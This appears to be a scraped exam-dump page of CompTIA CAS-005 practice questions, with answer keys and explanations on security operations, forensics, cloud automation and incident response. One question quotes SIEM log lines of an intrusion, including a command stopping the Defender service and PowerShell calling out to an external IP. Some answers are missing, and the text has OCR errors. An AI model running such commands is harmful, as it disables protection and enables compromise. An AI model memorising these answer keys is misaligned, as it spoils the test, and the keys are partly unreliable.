Database "Prod-DB01" not found

Table "CustomerInfo" not found

Please retry your request later

Which of the following best describes the analyst's findings and a potential mitigation technique?

A. The findings indicate unsecure references. All potential user input needs to be properly sanitized.

B. The findings indicate unsecure protocols. All cookies should be marked as HttpOnly.

C. The findings indicate information disclosure. The displayed error message should be modified.

D. The findings indicate a SQL injection. The database needs to be upgraded.

**Answer: (SHOW ANSWER)**

The error message reveals sensitive details (hostnames, database names, table names), constituting information disclosure. This aids attackers in reconnaissance. Mitigation involves modifying the application to display generic error messages (e.g., "An error occurred") instead of specifics.

\* Option A: Unsecure references suggest coding flaws, but this is a configuration/output issue, not input sanitization.

- \* Option B:Unsecure protocols and HttpOnly cookies relate to session security, not error handling.
- \* Option C:Correct-information disclosure is the issue; generic errors mitigate it.
- \* Option D:No evidence of SQL injection (e.g., manipulated input); upgrading the database doesn't address disclosure.

#### NEW QUESTION: 252

A local government that is investigating a data exfiltration claim was asked to review the fingerprint of the malicious user's actions. An investigator took a forensic image of the VM and downloaded the image to a secured USB drive to share with the government. Which of the following should be taken into consideration during the process of releasing the drive to the government?

- A. Encryption in transit
- B. Legal issues
- C. Chain of custody
- D. Order of volatility
- E. Key exchange

**Answer: C** ([LEAVE A REPLY](#))

Chain of custody ensures that evidence is protected, documented, and accounted for from the moment it is collected until it is presented in court or a legal proceeding. Properly maintaining chain of custody is critical to proving that the evidence has not been tampered with. Although encryption protects data during transit, and legal issues are important, without a documented chain of custody, the integrity of the evidence itself could be challenged and invalidated.

Reference:CompTIA SecurityX CAS-005, Domain 2.0: Apply forensic procedures for collecting, securing, and documenting evidence to maintain chain of custody.

#### NEW QUESTION: 253

A malware researcher has discovered a credential stealer is looking at a specific memory register to harvest passwords that will be used later for lateral movement in corporate networks. The malware is using TCP 4444 to communicate with other workstations. The lateral movement would be best mitigated by:

- A. Enabling ASLR on the Active Directory server
- B. Enforcing all systems to use UEFI
- ~~C. Enabling an edge firewall~~
- ~~D. Enabling a host firewall~~
- E. Configuring the CPU's NX bit

**Answer:** ([SHOW ANSWER](#))

#### NEW QUESTION: 254

A company is moving several of its systems to a multicloud environment and wants to automate the creation of the new servers using a standard image. Which of the following should the company implement to best support this goal?

- A. PowerShell
- B. Bash
- C. Terraform
- D. Ansible

**Answer: C** ([LEAVE A REPLY](#))

The most effective solution is Terraform (C), an Infrastructure as Code (IaC) tool that allows organizations to define and provision infrastructure resources across multiple cloud providers using a consistent configuration language. For a multicloud strategy, Terraform provides cloud-agnostic templates, ensuring that server creation, networking, and storage provisioning are automated and standardized across AWS, Azure, GCP, or other providers. This aligns with CAS-005 best practices for cloud automation and consistency.

PowerShell (A) and Bash (B) are scripting tools that can automate tasks but are typically tied to specific operating systems and lack multicloud orchestration capabilities. Ansible (D) is a strong automation tool for configuration management and application deployment, but Terraform is specifically designed to provision and manage infrastructure at scale across multicloud environments.

By using Terraform, the company can enforce consistent images, reduce human error, ensure compliance through reusable templates, and improve operational efficiency while maintaining flexibility across

multiple providers.

NEW QUESTION: 255

A security analyst wants to use lessons learned from a poor incident response to reduce dwell lime in the future The analyst is using the following data points

| User     | Site visited | HTTP method | Filter status | Traffic status | Alert status |
|----------|--------------|-------------|---------------|----------------|--------------|
| account1 | tools.com    | GET         | Allowed       | Blocked        | No           |
| admin1   | hacking.com  | GET         | Allowed       | Blocked        | No           |
| account3 | payroll.com  | GET         | Allowed       | Allowed        | No           |
| account2 | payroll.com  | GET         | Blocked       | Blocked        | No           |
| account2 | payroll.com  | POST        | Blocked       | Blocked        | No           |
| account2 | 100.40.20.21 | POST        | Allowed       | Allowed        | No           |
| account3 | payroll.com  | GET         | Allowed       | Allowed        | No           |

Which of the following would the analyst most likely recommend?

- A. Adjusting the SIEM to alert on attempts to visit phishing sites
- B. Allowing TRACE method traffic to enable better log correlation
- C. Enabling alerting on all suspicious administrator behavior
- D. utilizing allow lists on the WAF for all users using GFT methods

Answer: C (LEAVE A REPLY)

In the context of improving incident response and reducing dwell time, the security analyst needs to focus on proactive measures that can quickly detect and alert on potential security breaches. Here's a detailed analysis of the options provided:

- A). Adjusting the SIEM to alert on attempts to visit phishing sites: While this is a useful measure to prevent phishing attacks, it primarily addresses external threats and doesn't directly impact dwell time reduction, which focuses on the time a threat remains undetected within a network.
- B). Allowing TRACE method traffic to enable better log correlation: The TRACE method in HTTP is used for debugging purposes, but enabling it can introduce security vulnerabilities. It's not typically recommended for enhancing security monitoring or incident response.
- C). Enabling alerting on all suspicious administrator behavior: This option directly targets the potential misuse of administrator accounts, which are often high-value targets for attackers. By monitoring and alerting on suspicious activities from admin accounts, the organization can quickly identify and respond to potential breaches, thereby reducing dwell time significantly. Suspicious behavior could include unusual login times, access to sensitive data not usually accessed by the admin, or any deviation from normal behavior patterns.

This proactive monitoring is crucial for quick detection and response, aligning well with best practices in incident response.

- D). Utilizing allow lists on the WAF for all users using GET methods: This measure is aimed at restricting access based on allowed lists, which can be effective in preventing unauthorized access but doesn't specifically address the need for quick detection and response to internal threats.

References:

CompTIA SecurityX Study Guide: Emphasizes the importance of monitoring and alerting on admin activities as part of a robust incident response plan.

NIST Special Publication 800-61 Revision 2,"Computer Security Incident Handling Guide": Highlights best practices for incident response, including the importance of detecting and responding to suspicious activities quickly.

"Incident Response & Computer Forensics" by Jason T. Luttgens, Matthew Pepe, and Kevin Mandia:

Discusses techniques for reducing dwell time through effective monitoring and alerting mechanisms, particularly focusing on privileged account activities.

By focusing on enabling alerting for suspicious administrator behavior, the security analyst addresses a critical area that can help reduce the time a threat goes undetected, thereby improving the overall security posture of the organization.

Top of Form

Bottom of Form

NEW QUESTION: 256

After several companies in the financial industry were affected by a similar incident, they shared information about threat intelligence and the malware used for exploitation. Which of the following should the companies do to best indicate whether the attacks are being conducted by the same actor?

- A. Apply code stylometry.

- B. Look for common IOCs.
- C. Use IOC extractions.
- D. Leverage malware detonation.

**Answer: A (LEAVE A REPLY)**

Comprehensive and Detailed Explanation:

Determining if attacks are from the same actor requires unique attribution. Let's analyze:

- \* A. Code stylometry: Analyzes coding style to identify authorship, the best method for linking malware to a specific actor per CAS-005's threat intelligence focus.
- \* B. Common IOCs: Indicates similar attacks but not necessarily the same actor.
- \* C. IOC extractions: Similar to B, lacks specificity for attribution.

Reference: CompTIA SecurityX (CAS-005) objectives, Domain 2: Security Operations, covering threat intelligence.

**Valid CAS-005 Dumps** shared by BraindumpsPass.com for Helping Passing CAS-005 Exam! BraindumpsPass.com now offer the **newest CAS-005 exam dumps**, the BraindumpsPass.com CAS-005 exam **questions have been updated** and **answers have been corrected** get the **newest** BraindumpsPass.com CAS-005 dumps with Test Engine here:

<https://www.braindumpspass.com/CompTIA/CAS-005-practice-exam-dumps.html> (348 Q&As Dumps, **40%OFF** Special Discount: **Exam-Tests**)

#### NEW QUESTION: 257

An organization must provide access to its internal system data. The organization requires that this access complies with the following:

Access must be automated.

Data confidentiality must be preserved.

Access must be authenticated.

Data must be preprocessed before it is retrieved.

Which of the following actions should the organization take to meet these requirements?

- A. Implement an on-demand VPN connection.
- B. Continually publish all relevant data to a CDN.
- C. Deploy an API gateway protected with access tokens.
- D. Configure a reverse proxy to protect the data.

**Answer: (SHOW ANSWER)**

#### NEW QUESTION: 258

An external SaaS solution user reports a bug associated with the role-based access control module. This bug allows users to bypass system logic associated with client segmentation in the multitenant deployment model.

When assessing the bug report, the developer finds that the same bug was previously identified and addressed in an earlier release. The developer then determines the bug was reintroduced when an existing software component was integrated from a prior version of the platform. Which of the following is the best way to prevent this scenario?

- A. Regression testing
- B. Code signing
- C. Automated test and retest
- D. User acceptance testing
- E. Software composition analysis

**Answer: A (LEAVE A REPLY)**

Regression testing is a software testing practice that ensures that recent code changes have not adversely affected existing functionalities. In this scenario, the reintroduction of a previously fixed bug indicates that changes or integrations brought back the old issue. Implementing comprehensive regression testing would help detect such reintroductions by systematically retesting the existing functionalities whenever changes are made to the codebase. This practice is crucial in maintaining the integrity of the application, especially in complex systems where multiple components interact.

Reference: CompTIA SecurityX CAS-005 Official Study Guide, Chapter 8: " Software Development Security, " Section 8.3: " Testing and Validation Processes. "

#### NEW QUESTION: 259

Users are experiencing a variety of issues when trying to access corporate resources. Examples include:

- Connectivity issues between local computers and file servers within branch offices
- Inability to download corporate applications on mobile endpoints while working remotely
- Certificate errors when accessing internal web applications

Which of the following actions are the most relevant when troubleshooting the reported issues?

(Choose two.)

- A. Review VPN throughput
- B. Check IPS rules
- C. Restore static content on lite CDN.
- D. Enable secure authentication using NAC
- E. Implement advanced WAF rules.
- F. Validate MDM asset compliance

**Answer: A,F (LEAVE A REPLY)**

Review VPN throughput helps identify remote access issues, such as slow or failed application downloads.

Validate MDM asset compliance ensures mobile devices meet security requirements, which can affect access to apps and certificates.

#### NEW QUESTION: 260

A security analyst notices a number of SIEM events that show the following activity:

10/30/2020 - 8:01 UTC - 192.168.1.1 - sc stop HinDctend

10/30/2020 - 8:05 UTC - 192.168.1.2 - c:\program files\games\comptidcasp.exe

10/30/2020 - 8:07 UTC - 192.168.1.1 - c:\windows\system32\cmd.exe /c powershell

10/30/2020 - 8:07 UTC - 192.168.1.1 - powershell -> 40.90.23.154:443

Which of the following response actions should the analyst take first?

- A. Disable powershell.exe on all Microsoft Windows endpoints
- B. Restart Microsoft Windows Defender
- C. Configure the forward proxy to block 40.90.23.154
- D. Disable local administrator privileges on the endpoints

**Answer: C (LEAVE A REPLY)**

The first immediate action in an active incident is containment. Blocking the IP address (40.90.23.154) at the network edge prevents further communication with the malicious external server. Disabling PowerShell or removing local admin privileges are valid hardening steps, but containment by network control is the highest priority during an active compromise to stop data exfiltration or further command and control activity.

**NEW QUESTION: 261**

A central bank implements strict risk mitigations for the hardware supply chain, including an allow list for specific countries of origin. Which of the following best describes the cyberthreat to the bank?

- A. Ability to obtain components during wartime
- B. Fragility and other availability attacks
- C. Physical implants and tampering
- D. Non-conformance to accepted manufacturing standards

**Answer: C** ([LEAVE A REPLY](#))

The best description of the cyber threat to a central bank implementing strict risk mitigations for the hardware supply chain, including an allow list for specific countries of origin, is the risk of physical implants and tampering. Here's why:

Supply Chain Security: The supply chain is a critical vector for hardware tampering and physical implants, which can compromise the integrity and security of hardware components before they reach the organization.

Targeted Attacks: Banks and financial institutions are high-value targets, making them susceptible to sophisticated attacks, including those involving physical implants that can be introduced during manufacturing or shipping processes.

Strict Mitigations: Implementing an allow list for specific countries aims to mitigate the risk of supply chain attacks by limiting the sources of hardware. However, the primary concern remains the introduction of malicious components through tampering.

Reference:

CompTIA Security+ SY0-601 Study Guide by Mike Chapple and David Seidl

NIST Special Publication 800-161: Supply Chain Risk Management Practices for Federal Information Systems and Organizations ISO/IEC 20243:2018 - Information Technology - Open Trusted Technology Provider Standard

**NEW QUESTION: 262**

An IPSec solution is being deployed. The configuration files for both the VPN concentrator and the AAA server are shown in the diagram.

Complete the configuration files to meet the following requirements:

\* The EAP method must use mutual certificate-based authentication (With issued client certificates).


\* The IKEv2 Cipher suite must be configured to the MOST secure

authenticated mode of operation,


\* The secret must contain at least one uppercase character, one lowercase character, one numeric character, and one special character, and it must meet a minimum length requirement of eight characters,

INSTRUCTIONS Click on the AAA server and VPN concentrator to complete the configuration.

Fill in the appropriate fields and make selections from the drop-down menus.



VPN Concentrator:



AAA Server:



**Answer:**

See the answer below in Explanation.

Explanation:


VPN Concentrator:

A screenshot of a computer Description automatically generated



AAA Server:

A screenshot of a computer Description automatically generated



**NEW QUESTION: 263**

A user reports application access issues to the help desk. The help desk reviews the logs for the user

| Time      | Internal IP | Public IP    | IP geolocation | Application            | Action |
|-----------|-------------|--------------|----------------|------------------------|--------|
| 8:47 p.m. | 192.168.1.5 | 104.18.16.29 | Toronto        | VPN                    | Allow  |
| 8:48 p.m. | 10.10.2.21  | 95.67.137.12 | Los Angeles    | Email                  | Allow  |
| 8:48 p.m. | 10.10.2.21  | 95.67.137.12 | Los Angeles    | Human resources system | Allow  |
| 8:49 p.m. | 10.10.2.21  | 95.67.137.12 | Los Angeles    | Email                  | Allow  |
| 8:52 p.m. | 192.168.1.5 | 104.18.16.29 | Toronto        | Human resources system | Deny   |

Which of the following is most likely The reason for the issue?

- A. The user inadvertently tripped the impossible travel security rule in the SSO system.
- B. A threat actor has compromised the user's account and attempted to log in
- C. The user is not allowed to access the human resources system outside of business hours
- D. The user did not attempt to connect from an approved subnet

**Answer: A (LEAVE A REPLY)**

Based on the provided logs, the user has accessed various applications from different geographic locations within a very short timeframe. This pattern is indicative of the "impossible travel" security rule, a common feature in Single Sign-On (SSO) systems designed to detect and prevent fraudulent access attempts.

Analysis of Logs:

At 8:47 p.m., the user accessed a VPN from Toronto.

At 8:48 p.m., the user accessed email from Los Angeles.

At 8:48 p.m., the user accessed the human resources system from Los Angeles.

At 8:49 p.m., the user accessed email again from Los Angeles.

At 8:52 p.m., the user attempted to access the human resources system from Toronto, which was denied.

